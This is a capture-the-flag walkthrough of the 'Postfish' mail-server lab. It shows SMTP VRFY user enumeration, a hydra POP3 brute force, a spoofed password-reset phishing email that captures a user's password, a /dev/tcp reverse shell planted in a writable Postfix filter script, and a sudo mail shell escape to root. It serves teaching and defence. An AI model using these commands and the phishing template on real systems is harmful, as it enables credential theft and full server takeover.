Postfish
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR. Postfish is a mail server: the port-80 site lists the team (names) and SMTP on 25 lets us enumerate valid users with VRFY (SMTP user enumeration). A POP3 brute force logs in assales:sales; its mailbox announces upcoming password reset links. We set up a phishing play: we sendbrian.moorea "reset" email pointing at our host and capture the POST with his new password (EternaLSunshinE), which works over SSH.brian.mooreis in thefiltergroup, which owns Postfix'sdisclaimerscript: we inject a reverse shell and, by passing a mail through the filter, get a shell asfilter(group-writable service script).filtercan runrootviasudo(GTFOBins), which yieldsroot.
Recon
Initial scan
The reply TTL 61 → Linux: Linux starts the TTL at 64 and each routing hop decrements it, so 61 = 64−3; a hint, not proof (it can be spoofed), confirmed by the service scan.
ping -c 1 192.168.142.13764 bytes from 192.168.142.137: icmp_seq=1 ttl=61 time=29.4 msWe sweep all TCP ports, then fingerprint versions:
sudo nmap -sS -n -Pn -p- --min-rate 5000 --open 192.168.142.137PORT STATE SERVICE
22/tcp open ssh
25/tcp open smtp
80/tcp open http
110/tcp open pop3
143/tcp open imap
993/tcp open ssl/imap
995/tcp open ssl/pop3nmap -p22,25,80,110,143,993,995 -sCV 192.168.142.137 -oN targetedScanPORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
25/tcp open smtp Postfix smtpd
|_smtp-commands: postfish.off, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ...
80/tcp open http Apache httpd 2.4.41 ((Ubuntu))
110/tcp open pop3 Dovecot pop3d
143/tcp open imap Dovecot imapd (Ubuntu)
993/tcp open ssl/imap Dovecot imapd (Ubuntu)
995/tcp open ssl/pop3 Dovecot pop3d
Service Info: Host: postfish.off; OS: LinuxThe box is a full mail server: Postfix on 25 (with VRFY enabled, handy for enumerating users) and Dovecot serving POP3/IMAP (110/143/993/995). The hostname is postfish.off.
HTTP - TCP 80
The site is a corporate "Our Team" page presenting staff with their name and role:

We note the names and roles; they'll seed our usernames:
claire madison   (HR Specialist)
mike ross        (IT Pro)
brian moore      (Sales Manager)
sarah lorem      (Legal Advisor)
From those names we generate username candidates (with username-anarchy, for example) in various formats (claire.madison, cmadison, claire, etc.).
SMTP - TCP 25
Postfix allows VRFY, which confirms whether an address/user exists on the server. A small script walks the candidate list sending VRFY <user> and keeps those that reply 252 (SMTP user enumeration):
# for each candidate:  echo -e "EHLO test\nVRFY $user\nQUIT" | nc 192.168.142.137 25
./smtp_userenum.sh
[+] User 'claire.madison' exists
[+] User 'mike.ross' exists
[+] User 'brian.moore' exists
[+] User 'hr' exists
[+] User 'it' exists
[+] User 'sales' exists
[+] User 'sarah.lorem' exists
[+] User 'legal' exists
We have a short list of real mail-system users.
Auth as sales (mailbox)
POP3 brute force
With the user list we try weak credentials against POP3, using the names themselves as passwords (brute force). hydra finds a valid pair:
hydra -L smtp_userlist.txt -P smtp_userlist.txt -f 192.168.142.137 pop3 -I -t 64
[110][pop3] host: 192.168.142.137 login: sales password: salesThe sales:sales account reuses the username as the password.
Reading the mailbox: the reset notice
We log into the mailbox over POP3 and read the only message:
nc -nv 192.168.142.137 110
USER sales
PASS sales
LIST
RETR 1
+OK Dovecot (Ubuntu) ready.
USER sales
+OK
PASS sales
+OK Logged in.
LIST
+OK 1 messages:
1 683
RETR 1
+OK 683 octets
Subject: ERP Registration Reminder
From: it@postfish.off

Hi Sales team,

We will be sending out password reset links in the upcoming week so that we can get you registered on the ERP system.

Regards,
IT
The email, from it@postfish.off, announces that they'll soon send out password reset links to register staff in the ERP. That describes a flow we can spoof: if the system (or a user) clicks a reset link, we can be the ones who send it.
Shell as brian.moore
SMTP phishing: capturing the reset password
Since SMTP accepts mail for the internal users, we send brian.moore an email mimicking IT's, with a "reset" link pointing at our machine. We stand up a listener on 80 to capture whatever the client sends when it follows the link:
nc -nv 192.168.142.137 25
HELO postfish.com
MAIL FROM: it@postfish.off
RCPT TO: brian.moore@postfish.off
DATA
Subject: Password Reset
reset password at this link http://192.168.45.227
.
QUIT
nc -nlvp 80Shortly after, brian.moore's client resolves the link and sends a POST with the reset form, including his new password in cleartext:

POST / HTTP/1.1
Host: 192.168.45.227
...
first_name=Brian&last_name=Moore&email=brian.moore@postfish.off&username=brian.moore&password=EternaLSunshinE&...brian.moore's password is EternaLSunshinE. We reuse it over SSH (credential reuse: a credential captured on one service is tried on the others, since reusing them is the norm):
ssh brian.moore@192.168.142.137 # EternaLSunshinE
brian.moore@192.168.142.137's password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-64-generic x86_64)
You have mail.
Last login: Wed Jan  7 01:15:34 2026 from 192.168.45.227
brian.moore@postfish:~$
The captured password opens a session: we are now brian.moore. We read the first proof:
cat local.txt && whoami && hostname && ip a
f7bd8865c8e5b70af2299c5bbddbe5b2Shell as filter
filter group abuse: Postfix's disclaimer script
We check brian.moore's groups: he's in mail and filter. We look for what the filter group owns:
id
find / -group filter 2>/dev/null
uid=1000(brian.moore) gid=1000(brian.moore) groups=1000(brian.moore),8(mail),997(filter)
/etc/postfix/disclaimer
/var/spool/filter/etc/postfix/disclaimer is a Postfix content-filter script: Postfix invokes it (as the filter user) for every mail passing through it, to append a disclaimer with altermime. Since the filter group can write it, we add a reverse shell (group-writable service script):
nano /etc/postfix/disclaimer
# add near the top of the script:
#   bash -i >& /dev/tcp/192.168.45.227/22 0>&1
We trigger the filter by sending any mail over SMTP (telnet/nc to 25). When Postfix processes the message it runs the script, and we get a shell as filter:
telnet 192.168.142.137 25
# HELO ... MAIL FROM ... RCPT TO: brian.moore@postfish.off ... DATA ... .
filter@postfish:/var/spool/postfix$ id
uid=997(filter) gid=997(filter) groups=997(filter)
Privilege escalation
sudo mail (GTFOBins)
We check filter's sudo permissions:
sudo -lUser filter may run the following commands on postfish:
(ALL) NOPASSWD: /usr/bin/mail *filter can run /usr/bin/mail as root without a password. The GNU mail lets you escape to a shell with --exec, and since sudo doesn't drop privileges, that shell is root's (sudo abuse):

sudo mail --exec='!/bin/sh'
filter@postfish:/var/spool/postfix$ sudo mail --exec='!/bin/sh'
# whoami
root
mail escapes to /bin/sh under sudo without dropping privileges: root. We read the final proof:
cat proof.txt && whoami && hostname && ip a
d5b740355d3a8d28c5959f60ef84c65fAttack chain
HTTP (80)  --  Our Team page  ->  staff names
        │  username-anarchy -> username candidates
        ▼
SMTP (25)  --  VRFY  ->  valid users (sales, brian.moore, ...)
        │  hydra POP3 -> sales:sales
        │  sales mailbox -> "password reset links" notice
        ▼
SMTP phishing to brian.moore  --  reset link to our host
        │  captured POST -> brian.moore:EternaLSunshinE  ->  SSH
        ▼
shell as brian.moore  (local.txt, filter group)
        │  writable /etc/postfix/disclaimer -> reverse shell -> send a mail
        ▼
shell as filter
        │  sudo NOPASSWD /usr/bin/mail *  --  mail --exec='!/bin/sh'
        ▼
shell as root  (proof.txt)
Lessons learned
- VRFY is a gift to the attacker. Leaving
VRFYenabled in Postfix lets anyone confirm which users exist without authenticating, turning a list of names off the website into a list of real accounts. - Reusing the username as the password still works.
sales:salesneeds no dictionary; just trying the enumerated names is enough. - Phishing is a box technique too. The "password reset" flow announced in an email can be spoofed: by sending the link ourselves, we capture the password the victim enters. Validating the origin of such emails and not trusting external links is the defense.
- A group-writable service script is code execution. Postfix runs
disclaimerfor every mail; if an unprivileged group can edit it, it controls what the service runs. Content filters should be owned by root and not writable by others. mailviasudois a root shell. Any binary insudoersthat can execute programs (likemail --exec) is the same as granting root. Check GTFOBins before adding a binary tosudoers.